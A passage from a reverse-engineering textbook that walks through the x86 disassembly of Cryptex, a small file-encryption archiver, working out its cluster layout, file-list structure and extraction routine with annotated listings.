00401A60  MOV ESI,SS:[ESP+10]
00401A64  ADD ESI,8
00401A67  MOV DWORD PTR SS:[ESP+14],1A
00401A6F  NOP
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
00401A76  MOV EDX,EAX
00401A78  SHL EDX,0A
00401A7B  SUB EDX,EAX
00401A7D  ADD EDX,EDX
00401A7F  LEA ECX,DS:[ESI+14]
00401A82  ADD EDX,EDX
00401A84  PUSH ECX
00401A85  SHR EDX,0A
00401A88  PUSH EDX
00401A89  PUSH cryptex.00403250        ;  ASCII " %10dK    %s"
00401A8E  CALL EBP
00401A90  MOV EAX,DS:[ESI]
00401A92  ADD DS:[EDI],EAX
00401A94  ADD ESP,0C
00401A97  ADD EBX,1
```

Listing 6.6 *(continued)*

```
00401A9A  ADD ESI,98
00401AA0  SUB DWORD PTR SS:[ESP+14],1
00401AA5  JNZ SHORT cryptex.00401A70
00401AA7  MOV ECX,SS:[ESP+10]
00401AAB  MOV ESI,DS:[ECX]
00401AAD  TEST ESI,ESI
00401AAF  JE SHORT cryptex.00401ACC
00401AB1  MOV EDX,SS:[ESP+20]
00401AB5  MOV EAX,SS:[ESP+1C]
00401AB9  PUSH EDX
00401ABA  PUSH ESI
00401ABB  PUSH EAX
00401ABC  CALL cryptex.00401030
00401AC1  ADD ESP,0C
00401AC4  TEST ESI,ESI
00401AC6  MOV SS:[ESP+10],EAX
00401ACA  JNZ SHORT cryptex.00401A60
00401ACC  POP EDI
00401ACD  POP ESI
00401ACE  POP EBP
00401ACF  MOV EAX,EBX
00401AD1  POP EBX
00401AD2  ADD ESP,8
00401AD5  RETN
```

Listing 6.6 *(continued)*

This function starts out with a familiar sequence that reads the Cryptex header into memory. This is obvious because it is reading `0x28` bytes from offset 0 in the file. It then proceeds to call into a function at `00401030`, which, upon stepping into it, looks quite important. Listing 6.7 provides a disassembly of the function at `00401030`.

```
00401030  PUSH ECX
00401031  PUSH ESI
00401032  MOV ESI,SS:[ESP+C]
00401036  PUSH EDI
00401037  MOV EDI,SS:[ESP+14]
0040103B  MOV ECX,1008
00401040  LEA EAX,DS:[EDI-1]
00401043  MUL ECX
00401045  ADD EAX,28
00401048  ADC EDX,0
0040104B  PUSH 0                        ; Origin = FILE_BEGIN
0040104D  MOV SS:[ESP+18],EDX           ;
```

Listing 6.7 A disassembly of Cryptex's cluster decryption function. *(continued)*

```
00401051  LEA EDX,SS:[ESP+18]          ;
00401055  PUSH EDX                     ; pOffsetHi
00401056  PUSH EAX                     ; OffsetLo
00401057  PUSH ESI                     ; hFile
00401058  CALL DS:[<&KERNEL32.SetFilePointer>]
0040105E  PUSH 0                       ; pOverlapped = NULL
00401060  LEA EAX,SS:[ESP+C]           ;
00401064  PUSH EAX                     ; pBytesRead
00401065  PUSH 1008                    ; BytesToRead = 1008 (4104.)
0040106A  PUSH cryptex.00405050        ; Buffer = cryptex.00405050
0040106F  PUSH ESI                     ; hFile
00401070  CALL DS:[<&KERNEL32.ReadFile>]
00401076  TEST EAX,EAX
00401078  JE SHORT cryptex.004010CB
0040107A  MOV EAX,SS:[ESP+18]
0040107E  TEST EAX,EAX
00401080  MOV DWORD PTR SS:[ESP+14],1008
00401088  JE SHORT cryptex.004010C2
0040108A  LEA ECX,SS:[ESP+14]
0040108E  PUSH ECX
0040108F  PUSH cryptex.00405050
00401094  PUSH 0
00401096  PUSH 1
00401098  PUSH 0
0040109A  PUSH EAX
0040109B  CALL DS:[<&ADVAPI32.CryptDecrypt>]
004010A1  TEST EAX,EAX
004010A3  JNZ SHORT cryptex.004010C2
004010A5  CALL DS:[<&KERNEL32.GetLastError>]
004010AB  PUSH EDI                     ; <%d>
004010AC  PUSH cryptex.004030E8        ; format = "ERROR: Unable to
                                         decrypt block from cluster %d."
004010B1  CALL DS:[<&MSVCR71.printf>]
004010B7  ADD ESP,8
004010BA  PUSH 1                       ; status = 1
004010BC  CALL DS:[<&MSVCR71.exit>]
004010C2  POP EDI
004010C3  MOV EAX,cryptex.00405050
004010C8  POP ESI
004010C9  POP ECX
004010CA  RETN
004010CB  POP EDI
004010CC  XOR EAX,EAX
004010CE  POP ESI
004010CF  POP ECX
004010D0  RETN
```

Listing 6.7 *(continued)*

This function starts out by reading a fixed size (4,104-byte) chunk of data from the archive file. The interesting thing about this read operation is how the starting address is calculated. The function receives a parameter that is multiplied by 4,104, adds `0x28`, and is then used as the file offset from where to start reading. This exposes an important detail about the internal organization of Cryptex files: they appear to be divided into data blocks that are 4,104 bytes long. Adding `0x28` to the file offset is simply a way to skip the file header. The second parameter that this function takes appears to be some kind of a block number that the function must read.

After the data is read into memory, the function proceeds to decrypt it using the `CryptDecrypt` function. As expected, the data-length parameter (which is the sixth parameter passed to this function) is again hard-coded to `4104`. It is interesting to look at the error message that is printed if this function fails. It reveals that this function is attempting to read and decrypt a cluster, which is probably just a fancy name for what I classified as those fixed-sized data blocks. If `CryptDecrypt` is successful, the function simply returns to the caller while returning the address of the newly decrypted block.

Analyzing a File Entry

Since you're working under the assumption that the block that was just read is the archive's file directory or some other part of its header, your next step is to take the decrypted block and attempt to study it and establish how it's structured. The following memory dump shows the contents of the decrypted block I obtained while trying to list the files in the `Test1.crx` archive created earlier.

```
00405050  00 00 00 00 02 00 00 00  .......
00405058  01 00 00 00 52 EB DD 0C  ...Rë_.
00405060  D4 CB 55 D9 A4 CD E1 C6  ÔËUÙ¤ÍáÆ
00405068  96 6C 9C 3C 61 73 74 65  -lœ<aste
00405070  72 69 73 6B 73 2E 74 78  risks.tx
00405078  74 00 00 00 00 00 00 00  t.......
```

As you can see, you're in the right place; the memory block contains the file name `asterisks.txt`, which you encrypted into this archive earlier. The question now is: What is in those 28 bytes that precede the file name? One thing to do right away is to try and *view* the data in a different way. In the preceding dump I used an ASCII view because I wanted to be able to see the file name string, but it might be easier to make out other fields by using a 32-bit view on this entry. The following are the first 28 bytes viewed as a sequence of 32-bit hexadecimal numbers:

```
00405050     00000000    00000002    00000001    0CDDEB52
00405060     D955CBD4    C6E1CDA4    3C9C6C96
```

With this view, you can immediately see a somewhat improved picture. The first three DWORDs are obviously some kind of 32-bit fields. The last four DWORDs are not as obvious, and seem to be some kind of a random 16-byte sequence. This is easy to tell because they do not contain text (you would have seen that in the previous dump), and they are not pointers or offsets into the file (the numbers are far too large, and some of them are not 32-bit aligned). This is a classic case where stepping into the code that deciphers this data should really simplify the process of deciphering the file format.

The code that actually reads the file table and displays the file list is shown in Listing 6.6 and is actually quite simple to analyze because the fields that it reads are both printed into the screen, so it's very easy to tell what they stand for. Let's go back to that code sequence and see what it's doing with this file entry.

```
00401A60  MOV ESI,SS:[ESP+10]
00401A64  ADD ESI,8
00401A67  MOV DWORD PTR SS:[ESP+14],1A
00401A6F  NOP
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
00401A76  MOV EDX,EAX
00401A78  SHL EDX,0A
00401A7B  SUB EDX,EAX
00401A7D  ADD EDX,EDX
00401A7F  LEA ECX,DS:[ESI+14]
00401A82  ADD EDX,EDX
00401A84  PUSH ECX
00401A85  SHR EDX,0A
```

This sequence starts out by loading `ESI` with the newly decrypted block's starting address, adding 8 to that, and reading a 32-bit member at that address into `EAX`. If you go back to the previous memory dump, you'll see that the third DWORD contains `00000001`. At this point, the code confirms that `EAX` is nonzero, and proceeds to perform an interesting series of arithmetic operations on it.

First, `EDX` is shifted left by `0xA` (10) bits, then the original value (from `EAX`) is subtracted from the result. At that point, the value of `EDX` is added to itself (which is the equivalent of multiplying it by two). This operation is performed *again* in `00401A82`, and is followed by a right-shift of `0xA` (10) bits. Now let's go over these operations step by step and try to determine their purpose.

1. `EDX` is shifted left by 10, which is equivalent to $edx = edx \times 1{,}024$.
2. The original number at `EAX` is subtracted from `EDX`. This means that instead of 1,024, you have essentially performed $edx = edx \times 1{,}024 - edx$, which is the equivalent of $edx = edx \times 1{,}023$.

3. EDX is then added to itself, twice. This is equivalent of *edx = edx × 4*, which means that so far you've essentially calculated *edx = edx × 4,092*.
4. Finally, EDX is shifted back right by 10 bits, which is the equivalent of dividing by 1,024. The final formula is *edx = edx × 4092 ÷ 1024*.

You might be wondering why Cryptex didn't just use the MUL instruction to multiply EDX by 4,092 and then apply the DIV instruction to divide the result by 1,024. The answer is that such code would run *far* more slowly than the one we've just analyzed. MUL and DIV are both relatively slow instructions, whereas ADD, SUB, and the shifting instructions are much faster. It is important to note that this sequence reveals an interesting fact about Cryptex: It was most likely compiled using some kind of an optimize-for-fast-code switch, rather than with an optimize-for-small-code switch. That's because using the direct arithmetic instructions for division and multiplication would have produced smaller, yet slower, code. The compiler was clearly aiming at the generation of high-performance code, even at the cost of a somewhat larger executable.

The result of this little arithmetic sequence goes right into the printf call that prints the current file entry. This is quite illuminating because it tells you exactly what Cryptex was trying to calculate in the preceding arithmetic sequence: the file size. In fact, it is quite obvious that because the file size is printed in kilobytes, the final division by 1,024 simply converts the file size from bytes to kilobytes. The question now is, what was that original number and why was Cryptex multiplying it by 4,092? Well, it would seem that the file size is maintained by using some kind of fixed block size, which is probably somehow related to the cluster you saw earlier while decrypting the buffer. The problem is that the cluster you were dealing with earlier was 4,104 bytes long, and here you're dealing with clusters that are only 4,092 bytes long. The difference is not clear at this point.

The original number of clusters that you multiplied was taken from offset +8 in the current file entry structure, so you know that offset +8 contains the file size in clusters. This raises the question of where does Cryptex store the *actual* file size? It would not be possible to accurately recover encrypted files without creating them with the exact size they had originally. Therefore Cryptex must also maintain the accurate file size somewhere in the archive file.

Other than the file size, the printf call also takes the file name, which is easily obtained by taking the address of offset +14 from ESI. Keep in mind that ESI was incremented by 8 earlier, so this is actually offset +1C from the original data structure, which matches what you saw in our data dump, where the string started at offset +1C.

After printing the file name and size, the program loops back to print the next entry. To reach the next item, Cryptex increments ESI by 0x98 bytes (152 in decimal), which is clearly the length of each entry. This indicates that there is a fixed number of characters reserved for each file name. Since you know

that the string starts at offset +14 in the structure, you can assume that there aren't any additional data entries after it in the structure, which would mean that the maximum length of a file name in Cryptex is 152 – 20, or 132 bytes.

Once this loop ends, an interesting thing takes place. The first member in the buffer you read and decrypted earlier is tested, and if it is nonzero, Cryptex calls the function at `00401030`, the function from Listing 6.7 that reads and decrypts a data chunk that we analyzed earlier. The second parameter, which is used as a kind of cluster number (remember how the function multiplies that number by 4104?), is taken directly from that first member. Clearly the idea here is to read and decrypt another chunk of data and scan it for files. It looks likes the file list can span an arbitrary number clusters and is essentially implemented using a sort of cluster linked list. This brings up one question: Is the first cluster hard-coded to number one? Let's take a look at the code that made the initial call to read the first file-list cluster, from Listing 6.6.

```
00401A1E  MOV EDX,DS:[406064]
00401A24  PUSH ECX
00401A25  PUSH EDX
00401A26  PUSH ESI
00401A27  CALL cryptex.00401030
```

The first-cluster index is taken from a global variable with a familiar address. It turns out that `00406064` is a part of the Cryptex header loaded into `00406058` just a few lines earlier. So, it looks like offset +0C in the Cryptex header contains the index of the first cluster in the file table.

Going back to Listing 6.7, after `00401030` returns, `ESI` is tested for a nonzero value again (even though it has already been tested and its value couldn't have been changed), and if it is nonzero Cryptex loops back into the code that reads the file table. You now know that the first member in these file table clusters is the next cluster element that tells Cryptex which cluster contains the following file table entries, if any. Because the size of each file entry is fixed, there must also be a fixed number of entries in each cluster. Since a local variable at `[ESP+14]` is used for counting the remaining number of items in the current cluster, you easily find the instruction at `00401A67`, which initializes this variable to `0x1A` (26 in decimal), so you know that each cluster can contain up to 26 file entries.

Finally, it is important to pay attention to three lines in Listing 6.6 that we've so far ignored.

```
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
```

It appears that a file entry must have a nonzero value in its offset +8 in order for Cryptex to actually pay attention to the entry. As we've recently established,

offset +8 contains the file size in clusters, so Cryptex is essentially checking for a nonzero file size. The fact that Cryptex supports skipping file entries indicates that it allows for holesin its file list, so when a file is deleted Cryptex simply marks its entry as deleted and doesn't have to start copying any entries. When deleted entries are encountered they are simply ignored, as you can see here.

This is exactly the type of thing you probably wouldn't see in a robust commercial security product. By not erasing these data blocks, Cryptex creates a slight security risk. Sure, the "deleted" clusters are probably still encrypted (they couldn't be in plain text because Cryptex isn't ever supposed to insert plaintext data into the archives!), but they might contain sensitive information. Suppose that you used Cryptex to send files to someone who had the password to your archive. Because deleted files might still be in the archive, you might actually be sending that person additional files you thought you had deleted!

Dumping the Directory Layout

So, what would you have to do in order to actually dump the file list in a Cryptex archive? It's actually not that complicated. The following steps must be taken in order to correctly dump the list of files inside a Cryptex archive:

1. Initialize the Crypto API and open the archive file.
2. Verify the 8-byte header signature.
3. Calculate an SHA hash out of the typed password, and calculate an MD5 hash out of that.
4. Verify that the calculated MD5 hash matches the stored MD5 hash from the Cryptex header (at offset +18).
5. Produce a 3DES key using the SHA hash object.
6. Read the first file list cluster (whose index is stored in offset +0C in the Cryptex header) in the same manner as it is read in Cryptex (reading 4,104 bytes and decrypting them using our 3DES key).
7. Loop through those 152-bytes long entries and dump each entry's name if its offset +8 (which is the file size in clusters) is nonzero.
8. Proceed to read and decrypt additional file-list clusters if they are present. List any entries within those clusters.

The actual code that implements the preceding sequence is relatively straightforward to implement. If you'd like to see what it looks like, it is available on this book's Web site at `www.wiley.com/go/eeilam`.

The File Extraction Process

Cryptex would not be worth much without having the ability to decrypt and extract files from its encrypted archive files. This is done using the `x` command, which simply creates a file with the same name as the original that was encoded (minus the file's path) and decrypts the original data into it. Reversing the extraction process should provide you with a clearer view of the file list data layout and on how files are actually stored within archive files. The rather longish Listing 6.8 contains the Cryptex file extraction routine.

```
00401BB0  SUB ESP,70
00401BB3  MOV EAX,DS:[405020]
00401BB8  PUSH EBX
00401BB9  PUSH EDI
00401BBA  MOV EDI,SS:[ESP+84]
00401BC1  PUSH 0
00401BC3  MOV SS:[ESP+78],EAX
00401BC7  MOV EAX,SS:[ESP+80]
00401BCE  PUSH 0
00401BD0  PUSH EAX
00401BD1  PUSH EDI
00401BD2  CALL cryptex.00401670
00401BD7  MOV EDX,DS:[405048]
00401BDD  ADD ESP,10
00401BE0  LEA ECX,SS:[ESP+14]
00401BE4  PUSH ECX
00401BE5  PUSH 0
00401BE7  PUSH 0
00401BE9  PUSH 8003
00401BEE  PUSH EDX
00401BEF  MOV EBX,EAX
00401BF1  CALL DS:[<&ADVAPI32.CryptCreateHash>]
00401BF7  TEST EAX,EAX
00401BF9  JNZ SHORT cryptex.00401C11
00401BFB  PUSH cryptex.00403284        ; /format = "Unable to verify the
                                          file's hash value!"
00401C00  CALL DS:[<&MSVCR71.printf>]
00401C06  ADD ESP,4
00401C09  PUSH 1                       ; /status = 1
00401C0B  CALL DS:[<&MSVCR71.exit>]
00401C11  PUSH EBP
00401C12  PUSH ESI
00401C13  PUSH 0                       ; /Origin = FILE_BEGIN
00401C15  PUSH 0                       ; |pOffsetHi = NULL
00401C17  PUSH 0                       ; |OffsetLo = 0
00401C19  PUSH EBX                     ; |hFile
00401C1A  CALL DS:[<&KERNEL32.SetFilePointer>]
```

Listing 6.8 A disassembly of Cryptex's file decryption and extraction routine.

```
00401C20  PUSH 0                          ; /pOverlapped = NULL
00401C22  LEA EAX,SS:[ESP+24]             ; |
00401C26  PUSH EAX                        ; |pBytesRead
00401C27  PUSH 28                         ; |BytesToRead = 28 (40.)
00401C29  PUSH cryptex.00406058           ; |Buffer = cryptex.00406058
00401C2E  PUSH EBX                        ; |hFile
00401C2F  CALL DS:[<&KERNEL32.ReadFile>]
00401C35  MOV ESI,SS:[ESP+88]
00401C3C  XOR ECX,ECX
00401C3E  PUSH EDI
00401C3F  MOV SS:[ESP+71],ECX
00401C43  LEA EDX,SS:[ESP+70]
00401C47  PUSH EDX
00401C48  MOV SS:[ESP+79],ECX
00401C4C  LEA EAX,SS:[ESP+18]
00401C50  PUSH EAX
00401C51  MOV SS:[ESP+81],ECX
00401C58  MOV SS:[ESP+85],CX
00401C60  PUSH ESI
00401C61  PUSH EBX
00401C62  MOV DWORD PTR SS:[ESP+24],0
00401C6A  MOV SS:[ESP+28],ESI
00401C6E  MOV BYTE PTR SS:[ESP+80],0
00401C76  MOV SS:[ESP+8F],CL
00401C7D  CALL cryptex.004017B0
00401C82  MOV EDI,SS:[ESP+24]
00401C86  PUSH 5C                         ; /c = 5C  ('\')
00401C88  PUSH ESI                        ; |s
00401C89  MOV SS:[ESP+34],ESI             ; |
00401C8D  MOV ESI,DS:[<&MSVCR71.strchr>]
00401C93  MOV EBP,EAX                     ; |
00401C95  CALL ESI                        ; \strchr
00401C97  ADD ESP,1C
00401C9A  TEST EAX,EAX
00401C9C  JE SHORT cryptex.00401CB3
00401C9E  MOV EDI,EDI
00401CA0  ADD EAX,1
00401CA3  PUSH 5C
00401CA5  PUSH EAX
00401CA6  MOV SS:[ESP+20],EAX
00401CAA  CALL ESI
00401CAC  ADD ESP,8
00401CAF  TEST EAX,EAX
00401CB1  JNZ SHORT cryptex.00401CA0
00401CB3  TEST EBP,EBP
00401CB5  JNZ SHORT cryptex.00401CD2
00401CB7  MOV ECX,SS:[ESP+18]
00401CBB  PUSH ECX                        ; /<%s>
```

Listing 6.8 *(continued)*

```
00401CBC  PUSH cryptex.004032B0        ; |format = "File "%s" not found
                                          in archive."
00401CC1  CALL DS:[<&MSVCR71.printf>]
00401CC7  ADD ESP,8
00401CCA  PUSH 1                       ; /status = 1
00401CCC  CALL DS:[<&MSVCR71.exit>]
00401CD2  MOV ESI,SS:[ESP+14]
00401CD6  PUSH 0                       ; /hTemplateFile = NULL
00401CD8  PUSH 0                       ; |Attributes = 0
00401CDA  PUSH 2                       ; |Mode = CREATE_ALWAYS
00401CDC  PUSH 0                       ; |pSecurity = NULL
00401CDE  PUSH 0                       ; |ShareMode = 0
00401CE0  PUSH C0000000                ; |Access = GENERIC_READ |
                                          GENERIC_WRITE
00401CE5  PUSH ESI                     ; |FileName
00401CE6  CALL DS:[<&KERNEL32.CreateFileA>]
00401CEC  CMP EAX,-1
00401CEF  MOV SS:[ESP+14],EAX
00401CF3  JNZ SHORT cryptex.00401D13
00401CF5  CALL DS:[<&KERNEL32.GetLastError>]
00401CFB  PUSH EAX                     ; /<%d>
00401CFC  PUSH ESI                     ; |<%s>
00401CFD  PUSH cryptex.004032D4        ; |format = "ERROR: Unable to
                                          create file "%s" (Last
                                          Error=%d)."
00401D02  CALL DS:[<&MSVCR71.printf>]
00401D08  ADD ESP,0C
00401D0B  PUSH 1                       ; /status = 1
00401D0D  CALL DS:[<&MSVCR71.exit>]
00401D13  MOV EDX,SS:[ESP+8C]
00401D1A  PUSH EDX
00401D1B  PUSH EBP
00401D1C  PUSH EBX
00401D1D  CALL cryptex.00401030
00401D22  TEST EDI,EDI
00401D24  MOV SS:[ESP+2C],EDI
00401D28  FILD DWORD PTR SS:[ESP+2C]
00401D2C  JGE SHORT cryptex.00401D34
00401D2E  FADD DWORD PTR DS:[403BA0]
00401D34  FDIVR QWORD PTR DS:[403B98]
00401D3A  MOV EAX,SS:[ESP+24]
00401D3E  XORPS XMM0,XMM0
00401D41  MOV EBP,DS:[<&MSVCR71.printf>]
00401D47  PUSH EAX
00401D48  PUSH cryptex.00403308        ;  ASCII "Extracting "%.35s" - "
00401D4D  MOVSS SS:[ESP+24],XMM0
00401D53  FSTP DWORD PTR SS:[ESP+34]
00401D57  CALL EBP
```

Listing 6.8 *(continued)*

```
00401D59  ADD ESP,14
00401D5C  TEST EDI,EDI
00401D5E  JE cryptex.00401E39
00401D64  MOV ESI,DS:[<&KERNEL32.GetConsoleScreenBufferInfo>]
00401D6A  LEA EBX,DS:[EBX]
00401D70  MOV EDX,DS:[40504C]
00401D76  LEA ECX,SS:[ESP+2C]
00401D7A  PUSH ECX
00401D7B  PUSH EDX
00401D7C  CALL ESI
00401D7E  FLD DWORD PTR SS:[ESP+10]
00401D82  SUB ESP,8
00401D85  FSTP QWORD PTR SS:[ESP]
00401D88  PUSH cryptex.00403320       ;  ASCII "%2.2f percent
                                          completed."
00401D8D  CALL EBP
00401D8F  ADD ESP,0C
00401D92  CMP EDI,1
00401D95  MOV EAX,0FFC
00401D9A  JA SHORT cryptex.00401DA1
00401D9C  MOV EAX,DS:[405050]
00401DA1  PUSH 0
00401DA3  PUSH EAX
00401DA4  MOV EAX,SS:[ESP+24]
00401DA8  PUSH cryptex.00405054
00401DAD  PUSH EAX
00401DAE  CALL DS:[<&ADVAPI32.CryptHashData>]
00401DB4  TEST EAX,EAX
00401DB6  JE cryptex.00401EEE
00401DBC  CMP EDI,1
00401DBF  MOV EAX,0FFC
00401DC4  JA SHORT cryptex.00401DCB
00401DC6  MOV EAX,DS:[405050]
00401DCB  MOV EDX,SS:[ESP+14]
00401DCF  PUSH 0                      ; /pOverlapped = NULL
00401DD1  LEA ECX,SS:[ESP+2C]         ; |
00401DD5  PUSH ECX                    ; |pBytesWritten
00401DD6  PUSH EAX                    ; |nBytesToWrite
00401DD7  PUSH cryptex.00405054       ; |Buffer = cryptex.00405054
00401DDC  PUSH EDX                    ; |hFile
00401DDD  CALL DS:[<&KERNEL32.WriteFile>]
00401DE3  SUB EDI,1
00401DE6  JE SHORT cryptex.00401E00
00401DE8  MOV EAX,SS:[ESP+8C]
00401DEF  MOV ECX,DS:[405050]
00401DF5  PUSH EAX
00401DF6  PUSH ECX
00401DF7  PUSH EBX
```

Listing 6.8 *(continued)*

```
00401DF8  CALL cryptex.00401030
00401DFD  ADD ESP,0C
00401E00  MOV EAX,DS:[40504C]
00401E05  LEA EDX,SS:[ESP+44]
00401E09  PUSH EDX
00401E0A  PUSH EAX
00401E0B  CALL ESI
00401E0D  MOV ECX,SS:[ESP+30]
00401E11  MOV EDX,DS:[40504C]
00401E17  PUSH ECX                    ; /CursorPos
00401E18  PUSH EDX                    ; |hConsole => 00000007
00401E19  CALL DS:[<&KERNEL32.SetConsoleCursorPosition>]
00401E1F  TEST EDI,EDI
00401E21  MOVSS XMM0,SS:[ESP+10]
00401E27  ADDSS XMM0,SS:[ESP+20]
00401E2D  MOVSS SS:[ESP+10],XMM0
00401E33  JNZ cryptex.00401D70
00401E39  FLD QWORD PTR DS:[403B98]
00401E3F  SUB ESP,8
00401E42  FSTP QWORD PTR SS:[ESP]
00401E45  PUSH cryptex.00403368        ;  ASCII "%2.2f percent
                                          completed."
00401E4A  CALL EBP
00401E4C  PUSH cryptex.00403384
00401E51  CALL EBP
00401E53  XOR EAX,EAX
00401E55  MOV SS:[ESP+6D],EAX
00401E59  MOV SS:[ESP+71],EAX
00401E5D  MOV SS:[ESP+75],EAX
00401E61  MOV SS:[ESP+79],AX
00401E66  ADD ESP,10
00401E69  LEA ECX,SS:[ESP+24]
00401E6D  LEA EDX,SS:[ESP+5C]
00401E71  MOV SS:[ESP+6B],AL
00401E75  MOV BYTE PTR SS:[ESP+5C],0
00401E7A  MOV DWORD PTR SS:[ESP+24],10
00401E82  PUSH EAX
00401E83  MOV EAX,SS:[ESP+20]
00401E87  PUSH ECX
00401E88  PUSH EDX
00401E89  PUSH 2
00401E8B  PUSH EAX
00401E8C  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
00401E92  TEST EAX,EAX
00401E94  JNZ SHORT cryptex.00401EA0
00401E96  PUSH cryptex.00403388        ;  ASCII "Unable to obtain MD5
                                          hash value for file."
```

Listing 6.8 *(continued)*

```
00401E9B  CALL EBP
00401E9D  ADD ESP,4
00401EA0  MOV ECX,4
00401EA5  LEA EDI,SS:[ESP+6C]
00401EA9  LEA ESI,SS:[ESP+5C]
00401EAD  XOR EDX,EDX
00401EAF  REPE CMPS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401EB1  JE SHORT cryptex.00401EC2
00401EB3  MOV EAX,SS:[ESP+18]
00401EB7  PUSH EAX
00401EB8  PUSH cryptex.004033B4        ;  ASCII "ERROR: File "%s" is
                                          corrupted!"
00401EBD  CALL EBP
00401EBF  ADD ESP,8
00401EC2  MOV ECX,SS:[ESP+1C]
00401EC6  PUSH ECX
00401EC7  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
00401ECD  MOV EDX,SS:[ESP+14]
00401ED1  MOV ESI,DS:[<&KERNEL32.CloseHandle>]
00401ED7  PUSH EDX                     ; /hObject
00401ED8  CALL ESI                     ; \CloseHandle
00401EDA  PUSH EBX                     ; /hObject
00401EDB  CALL ESI                     ; \CloseHandle
00401EDD  MOV ECX,SS:[ESP+7C]
00401EE1  POP ESI
00401EE2  POP EBP
00401EE3  POP EDI
00401EE4  POP EBX
00401EE5  CALL cryptex.004027C9
00401EEA  ADD ESP,70
00401EED  RETN
```

Listing 6.8 *(continued)*

Let's begin with a quick summary of the most important operations performed by the function in Listing 6.8. The function starts by opening the archive file. This is done by calling a function at `00401670`, which opens the archive and proceeds to call into the header and password verification function at `004011C0`, which you analyzed in Listing 6.3. After `00401670` returns the function proceeds to create a hash object of the same type you saw earlier that was used for calculating the password hash. This time the algorithm type is `0x8003`, which is `ALG_SID_MD5`. The purpose of this hash object is still unclear.

The code then proceeds to read the Cryptex header into the same global variable at `00406058` that you encountered earlier, and to search the file list for the relevant file entry.

Scanning the File List

The scanning of the file list is performed by calling a function at 004017B0, which goes through a familiar route of scanning the file list and comparing each name with the name of the file being extracted. Once the correct item is found the function retrieves several fields from the file entry. The following is the code that is executed in the file searching routine once a file entry is found.

```
00401881  MOV ECX,SS:[ESP+10]
00401885  LEA EAX,DS:[ESI+ESI*4]
00401888  ADD EAX,EAX
0040188A  ADD EAX,EAX
0040188C  SUB EAX,ESI
0040188E  MOV EDX,DS:[ECX+EAX*8+8]
00401892  LEA EAX,DS:[ECX+EAX*8]
00401895  MOV ECX,SS:[ESP+24]
00401899  MOV DS:[ECX],EDX
0040189B  MOV ECX,SS:[ESP+28]
0040189F  TEST ECX,ECX
004018A1  JE SHORT cryptex.004018BC
004018A3  LEA EDX,DS:[EAX+C]
004018A6  MOV ESI,DS:[EDX]
004018A8  MOV DS:[ECX],ESI
004018AA  MOV ESI,DS:[EDX+4]
004018AD  MOV DS:[ECX+4],ESI
004018B0  MOV ESI,DS:[EDX+8]
004018B3  MOV DS:[ECX+8],ESI
004018B6  MOV EDX,DS:[EDX+C]
004018B9  MOV DS:[ECX+C],EDX
004018BC  MOV EAX,DS:[EAX+4]
```

First of all, let's inspect what is obviously an optimized arithmetic sequence of some sort in the beginning of this sequence. It can be slightly confusing because of the use of the LEA instruction, but LEA doesn't have to deal with addresses. The LEA at 00401885 is essentially multiplying ESI by 5 and storing the result in EAX. If you go back to the beginning of this function, it is easy to see that ESI is essentially employed as a counter; it is initialized to zero and then incremented by one with each item that is traversed. However, once all file entries in the current cluster are scanned (remember there are 0x1A entries), ESI is set to zero again. This implies that ESI is used as the index into the current file entry in the current cluster.

Let's return to the arithmetic sequence and try to figure out what it is doing. You've already established that the first LEA is multiplying ESI by 5. This is followed by two ADDs that effectively multiply ESI by itself. The bottom line is that ESI is being multiplied by 20 and is then subtracted by its original value. This is equivalent to multiplying ESI by 19. Lovely isn't it? The next line at 0040188E actually uses the outcome of this computation (which is now in EAX) as an

index, but not before it multiplies it by 8. This line essentially takes `ESI`, which was an index to the current file entry, and multiplies it by 19 * 8 = 152. Sounds familiar doesn't it? You're right: 152 is the file entry length. By computing `[ECX+EAX*8+8]`, Cryptex is obtaining the value of offset +8 at the current file entry.

We already know that offset +8 contains the file size in clusters, and this value is being sent back to the caller using a parameter that was passed in to receive this value. Cryptex needs the file size in order to extract the file. After loading the file size, Cryptex checks for what is apparently another output parameter that is supposed to receive additional output data from this function, this time at `[ESP+28]`. If it is nonzero, Cryptex copies the value from offset +C at the file entry into the pointer that was passed and proceeds to copy offset +10 into offset +4 in the pointer that was passed, and so on, until a total of four DWORDs, or 16 bytes are copied. As a reminder, those 16 bytes are the ones that looked like junk when you dumped the file list earlier. Before returning to the caller, the function loads offset +4 at the current file entry and sets that into `EAX`—it is returning it to the caller.

To summarize, this sequence scans the file list looking for a specific file name, and once that entry is found it returns three individual items to the caller. The file size in clusters, an unknown, seemingly random 16-byte sequence, and another unknown DWORD from offset +4 in the file entry. Let's proceed to see how this data is used by the file extraction routine.

Decrypting the File

After returning from `004017B0`, Cryptex proceeds to scan the supplied file name for backslashes and loops until the last backslash is encountered. The actual scanning is performed using the C runtime library function `strchr`, which simply returns the address of the first instance of the character, if one is found. The address that points to the last backslash is stored in `[ESP+20]`; this is essentially the "clean" version of the file name without any path information. One instruction that draws attention in this otherwise trivial sequence is the one at `00401C9E`.

```
00401C9E  MOV EDI,EDI
```

You might recall that we've already seen a similar instruction in the previous chapter. In that case, it was used as an infrastructure to allow people to trap system APIs in Windows. This case is not relevant here, so why would the compiler insert an instruction that does nothing into the middle of a function? The answer is simple. The address in which this instruction begins is unaligned, which means that it doesn't start on a 32-bit boundary. Executing unaligned instructions (or accessing unaligned memory addresses in general)

takes longer for 32-bit processors. By placing this instruction before the loop starts the compiler ensured that the loop won't begin on an unaligned instruction. Also, notice that again the compiler could have used NOPs, but instead used this instruction which does nothing, yet accurately fills the 2-byte gap that was present.

After obtaining a backslash-free version of the file name, the function goes to create the new file that will contain the extracted data. After creating the file the function checks that 004017B0 actually found a file by testing EBP, which is where the function's return value was stored. If it is zero, Cryptex displays a file not found error message and quits. If EBP is nonzero, Cryptex calls the familiar 00401030, which reads and decrypts a sector, while using EBP (the return value from 004017B0) as the second parameter, which is treated as the cluster number to read and decrypt.

